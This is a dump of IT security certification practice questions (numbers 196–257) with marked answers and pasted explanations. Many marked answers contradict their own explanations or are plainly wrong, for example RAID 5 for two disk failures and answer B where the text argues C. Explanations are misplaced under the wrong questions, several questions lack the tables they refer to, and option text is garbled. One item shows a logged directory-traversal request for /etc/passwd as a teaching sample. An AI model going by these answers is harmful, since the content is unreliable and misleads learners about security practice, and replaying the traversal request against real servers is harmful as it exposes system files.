While reviewing the wireless router, a systems administrator of a small business determines someone is spoofing the MAC address of an authorized device.

Given the table below:

Hostname	IP address	MAC	MAC filter
PC1	192.168.1.20	00:1E:1B:43:21:B2	On
PC2	192.168.1.23	31:1C:3C:13:25:C4	Off
PC3	192.168.1.25	20:A2:22:45:11:D2	On
UNKNOWN	192.168.1.21	12:44:B2:FF:A1:22	Off

Which of the following should be the administrator's NEXT step to detect if there is a rogue system without impacting availability?

- A. Conduct a ping sweep.
- B. Physically check each system.
- C. Deny Internet access to the "UNKNOWN" hostname.
- D. Apply MAC filtering.

**Answer: D****Question #:196 - (Exam Topic 3)**

A global pandemic is forcing a private organization to close some business units and reduce staffing at others.

Which of the following would be BEST to help the organization's executives determine the next course of action?

- A. An incident response plan
- B. A communications plan
- C. A disaster recovery plan
- D. A business continuity plan

**Answer: D****Question #:197 - (Exam Topic 3)**

A user recently entered a username and password into a recruiting application website that had been forged to look like the legitimate site. Upon investigation, a security analyst identifies the following:

- The legitimate website's IP address is 10.1.1.20 and eRecruit local resolves to the IP
- The forged website's IP address appears to be 10.2.12.99, based on NetFlow records
- All three of the organization's DNS servers show the website correctly resolves to the legitimate IP
- DNS query logs show one of the three DNS servers returned a result of 10.2.12.99 (cached) at the approximate time of the suspected compromise.

Which of the following MOST likely occurred?

- A. A reverse proxy was used to redirect network traffic
- B. An SSL strip MITM attack was performed
- C. An attacker temporarily pawned a name server ✓
- D. An ARP poisoning attack was successfully executed

Based on the information provided, the most likely scenario is:  
C. An attacker temporarily poisoned a name server.

This is indicated by the DNS query logs showing that one of the three DNS servers returned a result of 10.2.12.99 (cached) at the approximate time of the suspected compromise. This suggests that the attacker was able to poison the cache of one of the DNS servers, causing it to return the forged website's IP address of 10.2.12.99 instead of the legitimate IP address of 10.1.1.20.

**Answer: B****Question #:198 - (Exam Topic 3)**

A consultant is configuring a vulnerability scanner for a large, global organization in multiple countries. The consultant will be using a service account to scan systems with administrative privileges on a weekly basis, but there is a concern that hackers could gain access to account to the account and pivot through the global network. Which of the following would be BEST to help mitigate this concern?

- A. Create consultant accounts for each region, each configured with push MFA notifications.
- B. Create one global administrator account and enforce Kerberos authentication
- C. Create different accounts for each region, limit their logon times, and alert on risky logins
- D. Create a guest account for each region, remember the last ten passwords, and block password reuse

### **Answer: C**

### **Explanation**

<https://www.crowdstrike.com/blog/service-accounts-performing-interactive-logins/>

### **Question #:199 - (Exam Topic 3)**

In which of the following common use cases would steganography be employed?

- A. Obfuscation
- B. Integrity
- C. Non-repudiation
- D. Blockchain

### **Answer: A**

### **Question #:200 - (Exam Topic 3)**

A security administrator checks the table of a network switch, which shows the following output:

Physical Address	Type	Port
00:aa:42:ff:51:13	Dynamic	GE0/5
0faa:abcf:ddcc	Dynamic	GE0/5
c6e9:6b16:758e	Dynamic	GE0/5
a3aa:b6a3:1212	Dynamic	GE0/5
2225:2ad8:bfac	Dynamic	GE0/5
b674:f955:a50a	Dynamic	GE0/5

Which of the following is happening to this switch?

- A. MAC Flooding
- B. DNS poisoning
- C. MAC cloning
- D. ARP poisoning

**Answer: A**

**Question #:201 - (Exam Topic 3)**

A smart retail business has a local store and a newly established and growing online storefront. A recent storm caused a power outage to the business and the local ISP, resulting in several hours of lost sales and delayed order processing. The business owner now needs to ensure two things:

- \* Protection from power outages
- \* Always-available connectivity In case of an outage

The owner has decided to implement battery backups for the computer equipment Which of the following would BEST fulfill the owner's second need?

- A. Lease a point-to-point circuit to provide dedicated access.
- B. Connect the business router to its own dedicated UPS.
- C. Purchase services from a cloud provider for high availability
- D. Replace the business's wired network with a wireless network

Purchasing services from a cloud provider for high availability would be the best option to ensure always-available connectivity in case of an outage. Cloud providers typically have redundant and geographically distributed data centers with multiple power sources and internet connections, which minimizes the risk of downtime due to power outages or ISP failures. By leveraging the cloud provider's infrastructure, the business can ensure that their online storefront remains accessible to customers even during power outages at their local store or ISP disruptions. This option provides a scalable and reliable solution for maintaining online operations, regardless of local power or connectivity issues.

**Answer: C****Question #:202 - [\(Exam Topic 3\)](#)**

A critical file server is being upgraded and the systems administrator must determine which RAID level the new server will need to achieve parity and handle two simultaneous disk failures. Which of the following RAID levels meets this requirements?

- A. RAID 0+1
- B. RAID 2
- C. RAID 5
- D. RAID 6

**Answer: C****Question #:203 - [\(Exam Topic 3\)](#)**

A penetration tester successfully gained access ta a company's network, The investigating analyst detarmines malicious traffic connected through the WAP despite filtering rules being in place, Logging in to the connected switch, the analyst sees the folowing in the ARP table:

10.10.0.13	a9:60:21:db:fa:9:83
10.10.0.97	50:4f:b1:55:ab:5d
10.10.0.70	10:b6:a8:1c:0a:33
10.10.0.51	50:4f:b1:55:ab:5d
10.10.0.42	d5:3d:fa:14:a5:46

Based on the given information, it appears that the penetration tester has manipulated the Address Resolution Protocol (ARP) table of the switch to associate their own MAC addresses with different IP addresses in the company's network. This is a technique commonly known as ARP poisoning or ARP spoofing, where the attacker sends malicious ARP packets to the network to poison the ARP cache of network devices, leading to incorrect MAC-to-IP address mappings.

Which of the following cid the penetration tester MOST liely use?

- A. ARP poisoning
- B. MAG eioning
- C. Man in the middle
- D. Evil twin

**Answer: B****Question #:204 - [\(Exam Topic 3\)](#)**

An attacked is attempting to exploit users by creating a fake website with the URL www.validwebsite.com.

The attacker's intent is to imitate the look and feel of a legitimate website to obtain personal information from unsuspecting users. Which of the following social-engineering attacks does this describe?

- A. Information elicitation
- B. Type squatting
- C. Impersonation
- D. Watering-hole attack

**Answer: D**

**Question #:205 - [\(Exam Topic 3\)](#)**

A network manager is concerned that business may be negatively impacted if the firewall in its datacenter goes offline. The manager would like to implement a high availability pair to:

- A. ned that business may be negatecrease the mean time between failures.
- B. remove the single point of failure.
- C. cut down the mean time to repair,
- D. reduce the recovery time objective.

**Answer: B**

**Question #:206 - [\(Exam Topic 3\)](#)**

A company's Chief Information Office (CIO) is meeting with the Chief Information Security Officer (CISO) to plan some activities to enhance the skill levels of the company's developers. Which of the following would be MOST suitable for training the developers'?

- A. A capture-the-flag competition
- B. A phishing simulation
- C. Physical security training
- D. Baste awareness training

**Answer: B**

**Question #:**207 - [\(Exam Topic 3\)](#)

A network administrator needs to build out a new datacenter, with a focus on resiliency and uptime. Which of the following would BEST meet this objective? (Choose two.)

A. Dual power supply

Dual power supply and off-site backups are two measures that can significantly contribute to the resiliency and uptime of a datacenter.

B. Off-site backups

C. Automatic OS upgrades

D. NIC teaming

E. Scheduled penetration testing

F. Network-attached storage

**Answer: A B****Explanation**

<https://searchdatacenter.techtarget.com/definition/resiliency>

**Question #:**208 - [\(Exam Topic 3\)](#)

Rapidly infect computers. Once infected, computers are encrypted and held for ransom. Which of the following would BEST prevent this attack from reoccurring?

A. Configure the perimeter firewall to deny inbound external connections to SMB ports.

B. Ensure endpoint detection and response systems are alerting on suspicious SMB connections.

C. Deny unauthenticated users access to shared network folders.

D. Verify computers are set to install monthly operating system updates automatically.

Configuring the perimeter firewall to deny inbound external connections to SMB (Server Message Block) ports would be the best measure to prevent the reoccurrence of the attack described. The zero-day exploit is utilizing an unknown vulnerability in the SMB network protocol, which suggests that external connections to SMB ports may be the entry point for the attack. By denying inbound external connections to SMB ports, the attack vector used by the exploit can be effectively blocked, preventing the attackers from gaining unauthorized access to the network and infecting

**Answer: A****Question #:**209 - [\(Exam Topic 3\)](#)

Users have been issued smart cards that provide physical access to a building. The cards also contain tokens that can be used to access information systems. Users can log in to any thin client located throughout the building and see the same desktop each time. Which of the following technologies are being utilized to provide these capabilities? (Select TWO)

A. COPE

B. VDI

- C. GPS
- D. TOTP
- E. RFID
- F. BYOD

**Answer: B E****Question #:210 - [\(Exam Topic 3\)](#)**

A researcher has been analyzing large data sets for the last ten months. The researcher works with colleagues from other institutions and typically connects via SSH to retrieve additional data. Historically, this setup has worked without issue, but the researcher recently started getting the following message:

Which of the following network attacks is the researcher MOST likely experiencing?

- A. MAC cloning
- B. Evil twin
- C. Man-in-the-middle
- D. ARP poisoning

**Answer: C****Question #:211 - [\(Exam Topic 3\)](#)**

A software developer needs to perform code-execution testing, black-box testing, and non-functional testing on a new product before its general release. Which of the following BEST describes the tasks the developer is conducting?

- A. Verification
- B. Validation
- C. Normalization
- D. Staging

**Answer: A****Question #:212 - [\(Exam Topic 3\)](#)**

Which of the following would satisfy three-factor authentication?

- A. Password, retina scanner, and NFC card ✓
- B. Password, fingerprint scanner, and retina scanner
- C. Password, hard token, and NFC card
- D. Fingerprint scanner, hard token, and retina scanner

Option A (Password, retina scanner, and NFC card) would satisfy three-factor authentication. Three-factor authentication requires three different factors from the following categories: something you know (e.g., password), something you have (e.g., NFC card), and something you are (e.g., retina scanner or fingerprint scanner).

**Answer:** C

**Question #:**213 - [\(Exam Topic 3\)](#)

A system administrator needs to implement an access control scheme that will allow an object's access policy be determined by its owner. Which of the following access control schemes BEST fits the requirements?

- A. Role-based access control
- B. Discretionary access control
- C. Mandatory access control
- D. Attribute-based access control

**Answer:** B

## Explanation

Discretionary access control (DAC) is a model of access control based on access being determined "by the owner" of the resource in question. The owner of the resource can decide who does and does not have access, and exactly what access they are allowed to have.

**Question #:**214 - [\(Exam Topic 3\)](#)

Joe, a user at a company, clicked an email link led to a website that infected his workstation. Joe, was connected to the network, and the virus spread to the network shares. The protective measures failed to stop this virus, and it has continued to evade detection. Which of the following should an administrator implement to protect the environment from this malware?

- A. Install a definition-based antivirus.
- B. Implement an IDS/IPS
- C. Implement a heuristic behavior-detection solution.
- D. Implement CASB to protect the network shares.

**Answer:** C

## Explanation

Heuristic analysis is also one of the few methods capable of combating polymorphic viruses — the term for malicious code that constantly changes and adapts. Heuristic analysis is incorporated into advanced security solutions offered by companies like Kaspersky Labs to detect new threats before they cause harm, without the need for a specific signature. <https://usa.kaspersky.com/resource-center/definitions/heuristic-analysis>

### Question #:215 - [\(Exam Topic 3\)](#)

An organization hired a consultant to assist with an active attack, and the consultant was able to identify the compromised accounts and computers. Which of the following is the consultant MOST likely to recommend to prepare for eradication?

- A. Quarantining the compromised accounts and computers, only providing them with network access
- B. Segmenting the compromised accounts and computers into a honeynet so as to not alert the attackers.
- C. Isolating the compromised accounts and computers, cutting off all network and internet access.
- D. Logging off and deleting the compromised accounts and computers to eliminate attacker access.

**Answer: B** Isolating the compromised accounts and computers by cutting off all network and internet access helps to prevent further spread of the attack and limits the attacker's ability to communicate or continue their activities within the organization's network. This allows the organization to contain the attack and prevent any potential damage or data exfiltration while the eradication process takes place.

### Question #:216 - [\(Exam Topic 3\)](#)

A recent audit uncovered a key finding regarding the use of a specific encryption standard in a web application that is used to communicate with business customers. Due to the technical limitations of its customers the company is unable to upgrade the encryption standard. Which of the following types of controls should be used to reduce the risk created by this scenario?

- A. Physical
- B. Detective
- C. Preventive
- D. Compensating

**Answer: D**

### Question #:217 - [\(Exam Topic 3\)](#)

A root cause analysis reveals that a web application outage was caused by one of the company's developers uploading a newer version of the third-party libraries that were shared among several applications. Which of the following implementations would be BEST to prevent the issue from reoccurring?

- A. CASB
- B. SWG
- C. Containerization
- D. Automated failover

**Answer: C****Explanation**

Containerization is defined as a form of operating system virtualization, through which applications are run in isolated user spaces called containers, all using the same shared operating system (OS).

**Question #:218 - (Exam Topic 3)**

A user reports constant lag and performance issues with the wireless network when working at a local coffee shop. A security analyst walks the user through an installation of Wireshark and get a five-minute pcap to analyze. The analyst observes the following output:

No.	Time	Source	Destination	Protocol	Length	Info
1234	9.1195665	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=655, FN=0
1235	9.1265649	Sagemcom_87:9f:a3	Broadcast	802.11	39	Deauthentication, SN=655, FN=0
1236	9.2223212	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=657, FN=0

Which of the following attacks does the analyst MOST likely see in this packet capture?

- A. Session replay
- B. Evil twin
- C. Bluejacking
- D. ARP poisoning

**Answer: B****Explanation**

[https://en.wikipedia.org/wiki/Wi-Fi\\_deauthentication\\_attack](https://en.wikipedia.org/wiki/Wi-Fi_deauthentication_attack)

One of the main purposes of deauthentication used in the hacking community is to force clients to connect to an evil twin access point which then can be used to capture network packets transferred between the client and the access point.

**Question #:**219 - [\(Exam Topic 3\)](#)

The SIEM at an organization has detected suspicious traffic coming from a workstation in its internal network. An analyst in the SOC investigates the workstation and discovers malware

that is associated with a botnet is installed on the device. A review of the logs on the workstation reveals that the privileges of the local account were escalated to a local administrator. To which of the following groups should the analyst report this real-world event?

- A. The NOC team
- B. The vulnerability management team
- C. The CIRT
- D. The red team

**Answer:** **C****Question #:**220 - [\(Exam Topic 3\)](#)

A host was infected with malware. During the incident response, Joe, a user, reported that he did not receive any emails with links, but he had been browsing the Internet all day. Which of the following would MOST likely show where the malware originated?

- A. The DNS logs
- B. The web server logs
- C. The SIP traffic logs
- D. The SNMP logs

**Answer:** **A****Question #:**221 - [\(Exam Topic 3\)](#)

A Chief Security Office's (CSO's) key priorities are to improve preparation, response, and recovery practices to minimize system downtime and enhance organizational resilience to ransomware attacks. Which of the following would BEST meet the CSO's objectives?

- A. Use email-filtering software and centralized account management, patch high-risk systems, and restrict administration privileges on fileshares.
- B. Purchase cyber insurance from a reputable provider to reduce expenses during an incident.
- C. Invest in end-user awareness training to change the long-term culture and behavior of staff and executives, reducing the organization's susceptibility to phishing attacks.

- ✓ D. Implement application whitelisting and centralized event-log management, and perform regular testing and validation of full backups. **Option D would best meet the CSO's objectives as it addresses multiple areas of ransomware defense, including prevention, detection, and recovery. Application whitelisting helps prevent unauthorized software from running on systems, reducing the risk of ransomware infections. Centralized event-log management enables monitoring and detection of suspicious activities, including those related to ransomware attacks. Regular testing and validation of full backups ensure that the organization has up-to-date and reliable backups to recover from in case of a ransomware incident.**

**Answer: B****Question #:222 - [\(Exam Topic 3\)](#)**

A security analyst needs to be proactive in understand the types of attacks that could potentially target the company's execute. Which of the following intelligence sources should to security analyst review?

- A. Vulnerability feeds
- B. Trusted automated exchange of indicator information
- C. Structured threat information expression
- D. Industry information-sharing and collaboration groups

**Answer: D**

OAuth (Open Authorization) is a widely-used authentication protocol that allows users to authenticate and grant access to third-party applications without sharing their passwords. It provides a secure and standardized way for users to authorize applications to access their data on other websites or services, such as social media accounts, without sharing their login credentials.

**Question #:223 - [\(Exam Topic 3\)](#)**

A cybersecurity analyst needs to implement secure authentication to third-party websites without users' passwords. Which of the following would be the BEST way to achieve this objective?

✓ A. OAuth

In contrast, SSO (Single Sign-On) and SAML (Security Assertion Markup Language) are primarily used for authentication and authorization within an organization's own systems and services, and may not be suitable for implementing authentication to third-party websites without users' passwords.

B. SSO

C. SAML

PAP (Password Authentication Protocol) is an outdated and insecure method of authentication that transmits passwords in clear text, making it highly vulnerable to interception and eavesdropping attacks, and therefore not recommended for secure authentication to third-party websites.

D. PAP

In summary, OAuth is the best option among the choices provided for implementing secure authentication to third-party websites without users' passwords.

**Question #:224 - [\(Exam Topic 3\)](#)**

A development team employs a practice of bringing all the code changes from multiple team members into the same development project through automation. A tool is utilized to validate the code and track source code through version control. Which of the following BEST describes this process?

- A. Continuous delivery
- B. Continuous integration
- C. Continuous validation

- D. Continuous monitoring

**Answer: B****Question #:225 - [\(Exam Topic 3\)](#)**

A commercial cyber-threat intelligence organization observes IoCs across a variety of unrelated customers. Prior to releasing specific threat intelligence to other paid subscribers, the organization is MOST likely obligated by contracts to:

- A. perform attribution to specific APTs and nation-state actors.
- B. anonymize any PII that is observed within the IoC data.
- C. add metadata to track the utilization of threat intelligence reports.
- D. assist companies with impact assessments based on the observed data

**Answer: B****Question #:226 - [\(Exam Topic 3\)](#)**

A security analyst is using a recently released security advisory to review historical logs, looking for the specific activity that was outlined in the advisory. Which of the following is the analyst doing?

- A. A packet capture
- B. A user behavior analysis
- C. Threat hunting
- D. Credentialed vulnerability scanning

**Answer: C****Question #:227 - [\(Exam Topic 3\)](#)**

A company recently moved sensitive videos between on-premises Company-owned websites. The company then learned the videos had been uploaded and shared to the internet. Which of the following would MOST likely allow the company to find the cause?

- A. Checksums

- B. Watermarks
- C. Order of volatility
- D. A log analysis
- E. A right-to-audit clause

**Answer: D****Explanation**

<https://www.sumologic.com/glossary/log-analysis/>

“While companies can operate private clouds, forensics in a public cloud are complicated by the right to audit permitted to you by your service level agreement (SLA) with the cloud provider.”

**Question #:228 - (Exam Topic 3)**

An organization needs to implement more stringent controls over administrator/root credentials and service accounts. Requirements for the project include:

Check-in/checkout of credentials

The ability to use but not know the password

Automated password changes

Logging of access to credentials

Which of the following solutions would meet the requirements?

- A. OAuth 2.0
- B. Secure Enclave
- C. A privileged access management system
- D. An OpenID Connect authentication system

The correct solution that would meet the requirements listed is:

C. A privileged access management system

A privileged access management (PAM) system is specifically designed to manage and secure privileged credentials, such as administrator/root credentials and service accounts. PAM systems provide a wide range of features to enforce stringent controls over these credentials, including check-in/checkout of credentials, the ability to use credentials without knowing the password (usually through temporary session management), automated password changes, and logging of access to credentials.

OAuth 2.0 and OpenID Connect are authentication and authorization frameworks used for web-based applications and APIs, but they do not provide the level of control over privileged credentials as required in the given scenario.

Secure Enclave is a hardware-based security feature available in Apple devices that provides secure storage for encryption keys and other sensitive data, but it does not specifically address the requirements for managing administrator/root credentials and service accounts in an organization.

**Answer: D****Question #:229 - (Exam Topic 3)**

Which of the following is the BEST method for ensuring non-repudiation?

- A. SSO

- B. Digital certificate
- C. Token
- D. SSH key

**Answer: B****Question #:230 - [\(Exam Topic 3\)](#)**

Which of the following control sets should a well-written BCP include? (Select THREE)

- A. Preventive
- B. Detective
- C. Deterrent
- D. Corrective
- E. Compensating
- F. Physical
- G. Recovery

**Answer: A D G****Question #:231 - [\(Exam Topic 3\)](#)**

An organization is repairing the damage after an incident. Which of the following controls is being implemented?

- A. Detective
- B. Preventive
- C. Corrective
- D. Compensating

**Answer: C****Question #:232 - [\(Exam Topic 3\)](#)**

A security administrator checks the table of a network switch, which shows the following output:

Which of the following is happening to this switch?

- A. MAC Flooding
- B. DNS poisoning
- C. MAC cloning
- D. ARP poisoning

**Answer: A**

**Question #:233 - [\(Exam Topic 3\)](#)**

An end user reports a computer has been acting slower than normal for a few weeks. During an investigation, an analyst determines the system is sending the user's email address and a ten-digit number to an IP address once a day. The only recent log entry regarding the user's computer is the following:

The screenshot shows a log entry with the following details:  
Time: 06:32:29 UTC  
Event Description: This file meets the ML algorithm's medium-confidence threshold.  
Process Blocked: False  
File Quarantined: False  
Operating System: Windows 10  
File Name: \Device\HarddiskVolume4\Users\jdoe\AppData\Local\Microsoft\Windows\INetCache\IE\pdftodocx.msi  
Connection Details: 35.242.219.204:80

Which of the following is the MOST likely cause of the issue?

- A. The end user purchased and installed a PUP from a web browser Potentially unwanted programs
- B. A bot on the computer is brute forcing passwords against a website
- C. A hacker is attempting to exfiltrate sensitive data
- D. Ransomware is communicating with a command-and-control server

**Answer: A**

**Question #:234 - [\(Exam Topic 3\)](#)**

An organization's help desk is flooded with phone calls from users stating they can no longer access certain

websites. The help desk escalates the issue to the security team, as these websites were accessible the previous day. The security analysts run the following command: ipconfig /flushdns, but the issue

persists. Finally, an analyst changes the DNS server for an impacted machine, and the issue goes away. Which of the following attacks MOST likely occurred on the original DNS server?

- A. DNS cache poisoning
- B. Domain hijacking
- C. Distributed denial-of-service
- D. DNS tunneling

**Answer: D**

**Question #:235 - (Exam Topic 3)**

A company has limited storage available and online presence that cannot be stored for more than four hours. Which of the following backup methodologies should the company implement to allow for the FASTEST database restore time in the event of a failure, while being mindful of the limited available storage space?

- A. Implement fulltape backup every Sunday at 8:00 p.m and perform nightly tape rotations.
- B. Implement different backups every Sunday at 8:00 and nightly incremental backups at 8:00 p.m
- C. Implement nightly full backups every Sunday at 8:00 p.m
- D. Implement full backups every Sunday at 8:00 p.m and nightly differential backups at 8:00

**Answer: B**

**Question #:236 - (Exam Topic 3)**

The Chief Executive Officer (CEO) of an organization would like staff members to have the flexibility to work from home anytime during business hours, incident during a pandemic or crisis. However, the CEO is concerned that some staff members may take advantage of the flexibility and work from high-risk countries while on holidays or work for a third-party organization in another country. The Chief Information Officer (CIO) believes the company can implement some basic controls to mitigate the majority of the risk. Which of the following would be BEST to mitigate CEO's concern? (Select TWO).

- A. Geolocation
- B. Time-of-day restrictions
- C. Certificates
- D. Tokens

B. Time-of-day restrictions can be an effective control to mitigate the CEO's concerns, especially in ensuring that staff members are not working from high-risk countries during holidays or outside of business hours. By restricting access to work resources or systems based on the time of day, the organization can prevent staff members from taking advantage of the flexibility to work from home during unauthorized times.

In combination with geolocation and role-based access controls, time-of-day restrictions can provide an additional layer of security to mitigate the risks of staff members working from high-risk countries or outsourcing work to third-party organizations. For example, if a staff member is attempting to access work resources during non-business hours from a location in a high-risk country, the time-of-day restriction can prevent that access, thus mitigating the risk of

- E. Geotagging
- F. Role-based access controls

**Answer: A E****Question #:237 - (Exam Topic 3)**

A cybersecurity administrator has a reduced team and needs to operate an on-premises network and security infrastructure efficiently. To help with the situation, the administrator decides to hire a service provider. Which of the following should the administrator use?

- A. SDP
- B. AAA
- C. IaaS
- D. MSSP
- E. Microservices

**Answer: D****Explanation**

<https://www.techtarget.com/searchitchannel/definition/MSSP>

**Question #:238 - (Exam Topic 3)**

A cybersecurity department purchased a new PAM solution. The team is planning to randomize the service account credentials of the Windows server first. Which of the following would be the BEST method to increase the security on the Linux server?

- A. Randomize the shared credentials
- B. Use only guest accounts to connect.
- C. Use SSH keys and remove generic passwords
- D. Remove all user accounts.

**Answer: C****Question #:239 - (Exam Topic 3)**

A security monitoring company offers a service that alerts its customers if their credit cards have been stolen. Which of the following is the MOST likely source of this information?

- A. STIX
- B. The dark web
- C. TAXI
- D. Social media
- E. PCI

**Answer: B**

**Question #:240 - [\(Exam Topic 3\)](#)**

A large industrial system's smart generator monitors the system status and sends alerts to third-party maintenance personnel when critical failures occur. While reviewing the network logs the company's security manager notices the generator's IP is sending packets to an internal file server's IP. Which of the following mitigations would be BEST for the security manager to implement while maintaining alerting capabilities?

- A. Segmentation
- B. Firewall whitelisting
- C. Containment
- D. isolation

**Answer: A**

**Question #:241 - [\(Exam Topic 3\)](#)**

A financial organization has adopted a new secure, encrypted document-sharing application to help with its customer loan process. Some important PII needs to be shared across this new platform, but it is getting blocked by the DLP systems. Which of the following actions will BEST allow the PII to be shared with the secure application without compromising the organization's security posture?

- A. Configure the DLP policies to allow all PII
- B. Configure the firewall to allow all ports that are used by this application
- C. Configure the antivirus software to allow the application
- D. Configure the DLP policies to whitelist this application with the specific PII

- E. Configure the application to encrypt the PII

**Answer: D**

**Question #:**242 - [\(Exam Topic 3\)](#)

An enterprise has hired an outside security firm to conduct a penetration test on its network and applications. The enterprise provided the firm with access to a guest account. Which of the following BEST represents the type of testing that is being used?

- A. Black-box
- B. Red-team
- C. Gray-box
- D. Bug bounty
- E. White-box

**Answer: C**

**Question #:**243 - [\(Exam Topic 3\)](#)

Which of the following would be used to find the MOST common web-application vulnerabilities?

- A. OWASP
- B. MITRE ATT&CK
- C. Cyber Kill Chain
- D. SDLC

**Answer: A**

**Question #:**244 - [\(Exam Topic 3\)](#)

A user enters a password to log in to a workstation and is then prompted to enter an authentication code.

Which of the following MFA factors or attributes are being utilized in the authentication process? (Select TWO).

- A. Something you know
- B. Something you have

- C. Somewhere you are
- D. Someone you are
- E. Something you are
- F. Something you can do

**Answer: B, E**

**Question #:245 - [\(Exam Topic 3\)](#)**

A website developer is working on a new e-commerce website and has asked an information security expert for the most appropriate way to store credit card numbers to create an easy reordering process. Which of the following methods would BEST accomplish this goal?

- A. Salting the magnetic strip information
- B. Encrypting the credit card information in transit.
- C. Hashing the credit card numbers upon entry.
- D. Tokenizing the credit cards in the database

**Answer: C**

**Question #:246 - [\(Exam Topic 3\)](#)**

A security analyst needs to determine how an attacker was able to use User3 to gain a foothold within a company's network. The company's lockout policy requires that an account be locked out for a minimum of 15 minutes after three unsuccessful attempts. While reviewing the log files, the analyst discovers the following:

- A. Dictionary
- B. Credential-stuffing
- C. Password-spraying
- D. Brute-force

**Answer: D**

**Question #:247 - [\(Exam Topic 3\)](#)**

The CSIRT is reviewing the lessons learned from a recent incident. A worm was able to spread unhindered throughout the network and infect a large number of computers and servers. Which of the following recommendations would be BEST to mitigate the impacts of a similar incident in the future?

- A. Install a NIDS device at the boundary.
- B. Segment the network with firewalls.
- C. Update all antivirus signatures daily.
- D. Implement application blacklisting

C. Certain devices are inherently less secure than others, so compensatory controls will be needed to address the delta between device vendors.

The heterogeneous device approach, where users are allowed to select from several different vendors and device models, can result in varying levels of security among the different devices. Some devices may have stronger security features and built-in protections compared to others. This can create a security gap or "delta" between the different device vendors, and compensatory controls will be needed to address these differences and ensure a consistent level of security across the enterprise. This may include additional security measures, configurations, or policies to mitigate the security risks associated with less secure devices, and to ensure that the overall security posture of the enterprise is not compromised.

**Answer: B**



**Question #:**248 - [\(Exam Topic 3\)](#)

A company provides mobile devices to its users to permit access to email and enterprise applications. The company recently started allowing users to select from several different vendors and device models. When configuring the MDM, which of the following is a key security implication of this heterogeneous device approach?

- A. The most common set of MDM configurations will become the effective set of enterprise mobile security controls.
- B. All devices will need to support SCEP-based enrollment; therefore, the heterogeneity of the chosen architecture may unnecessarily expose private keys to adversaries.
- C. Certain devices are inherently less secure than others, so compensatory controls will be needed to address the delta between device vendors. ✓
- D. MDMs typically will not support heterogeneous deployment environments, so multiple MDMs will need to be installed and configured.

**Answer: C**

**Question #:**249 - [\(Exam Topic 3\)](#)

During an incident response, a security analyst observes the following log entry on the web server.

```
GET http://www.companyosite.com/product_info.php?show=../../../../etc/passwd HTTP/1.1
Host: www.companyosite.com
```

Which of the following BEST describes the type of attack the analyst is experiencing?

- A. SQL injection

- B. Cross-site scripting
- C. Pass-the-hash
- D. Directory traversal

**Answer: D****Question #:250 - [\(Exam Topic 3\)](#)**

A security engineer needs to recommend a solution to defend against malicious actors misusing protocols and being allowed through network defenses

Which of the following will the engineer MOST likely recommend?

- A. A content filter
- B. AWAF
- C. An ext-generation firewall
- D. An IDS

**Answer: C****Question #:251 - [\(Exam Topic 3\)](#)**

A security engineer has enabled two-factor authentication on all workstations. Which of the following approaches are the MOST secure? (Select TWO).

- A. Password and security question
- B. Password and CAPTCHA
- C. Password and smart card
- D. Password and fingerprint
- E. Password and one-time token
- F. Password and voice

**Answer: C D****Question #:252 - [\(Exam Topic 3\)](#)**

Two hospitals merged into a single organization. The privacy officer requested a review of ait records to

ensure encryption was used during record storage, in

compliance with regulations. During the review, the officer discovered that medical diagnosis codes and patient names were left unsecured. Which of the

following types of data does this combination BEST represent?

- A. Personal health information
- B. Personally Identifiable information
- C. Tokenized data
- D. Proprietary data

**A. Personal health information**

The combination of medical diagnosis codes and patient names, which were left unsecured, represents personal health information (PHI). PHI is a type of sensitive data that is protected by privacy regulations, such as the Health Insurance Portability and Accountability Act (HIPAA) in the United States. PHI includes any information that can be used to identify an individual's health condition, diagnosis, treatment, or payment for healthcare services. In this scenario, the medical diagnosis codes and patient names are considered as PHI, and their unsecured storage would likely violate privacy regulations that mandate encryption for protecting such sensitive data.

**Answer: B**

**Question #:253 - (Exam Topic 3)**

During a routine scan of a wireless segment at a retail company, a security administrator discovers several devices are connected to the network that do not match the company's naming convention and are not in the asset inventory. WiFi access is protected with 256-bit encryption via WPA2. Physical access to the company's facility requires two-factor authentication using a badge and a passcode. Which of the following should the administrator implement to find and remediate the issue? (Select TWO).

- A. Check the SIEM for failed logins to the LDAP directory.
- B. Enable MAC filtering on the switches that support the wireless network.
- C. Run a vulnerability scan on all the devices in the wireless network.
- D. Deploy multifactor authentication for access to the wireless network.
- E. Scan the wireless network for rogue access points.
- F. Deploy a honeypot on the network

**Answer: B E**

**Question #:254 - (Exam Topic 3)**

An organization's RPO for a critical system is two hours. The system is used Monday through Friday, from 9:00 am to 5:00 pm. Currently, the organization performs a full backup every Saturday that takes four hours to complete. Which of the following additional backup implementations would be the BEST way for the analyst

to meet the business requirements?

- A. Incremental backups Monday through Friday at 6:00 p.m and differential backups hourly
- B. Full backups Monday through Friday at 6:00 p.m and incremental backups hourly.
- C. incremental backups Monday through Friday at 6:00 p.m and full backups hourly.
- D. Full backups Monday through Friday at 6:00 p.m and differential backups hourly.

#### **Answer: A**

#### **Question #:255 - (Exam Topic 3)**

A security analyst is looking for a solution to help communicate to the leadership team the severity levels of the organization's vulnerabilities. Which of the following would BEST meet this need?

- A. CVE
- B. SIEM
- C. SOAR
- D. CVSS

#### **Answer: D**

#### **Explanation**

The Common Vulnerability Scoring System (CVSS) is a system widely used in vulnerability management programs. CVSS indicates the severity of an information security vulnerability, and is an integral component of many vulnerability scanning tools.

#### **Question #:256 - (Exam Topic 3)**

Which of the following ISO standards is certified for privacy?

- A. ISO 9001      ISO 27701 is a standard that provides guidance for implementing and maintaining a Privacy Information Management System (PIMS). It is an extension to ISO 27001, which is a widely recognized standard for Information Security Management System (ISMS). ISO 27701 specifically focuses on privacy management and provides requirements and guidelines for protecting personal information and complying with privacy regulations.
- B. ISO 27002      ISO 9001 is a standard for Quality Management System (QMS) that focuses on ensuring quality in products and services.
- C. ISO 27701      ISO 27002 is a standard for Information Security Management System (ISMS) that provides guidelines for information security controls.
- D. ISO 31000      ISO 31000 is a standard for Risk Management that provides principles, framework, and processes for managing risks in organizations. However, it does not specifically focus on privacy.

#### **Answer: C**

## Explanation

ISO 27701 also abbreviated as PIMS (Privacy Information Management System) outlines a framework for Personally Identifiable Information (PII) Controllers and PII Processors to manage data privacy. Privacy information management systems are sometimes referred to as personal information management systems.

<https://pecb.com/whitepaper/the-future-of-privacy-with-isoiec-27701>

### Question #:257 - [\(Exam Topic 3\)](#)

Which of the following provides the BEST protection for sensitive information and data stored in cloud-based services but still allows for full functionality and searchability of data within the cloud-based services?

- A. Data encryption
- B. Data masking
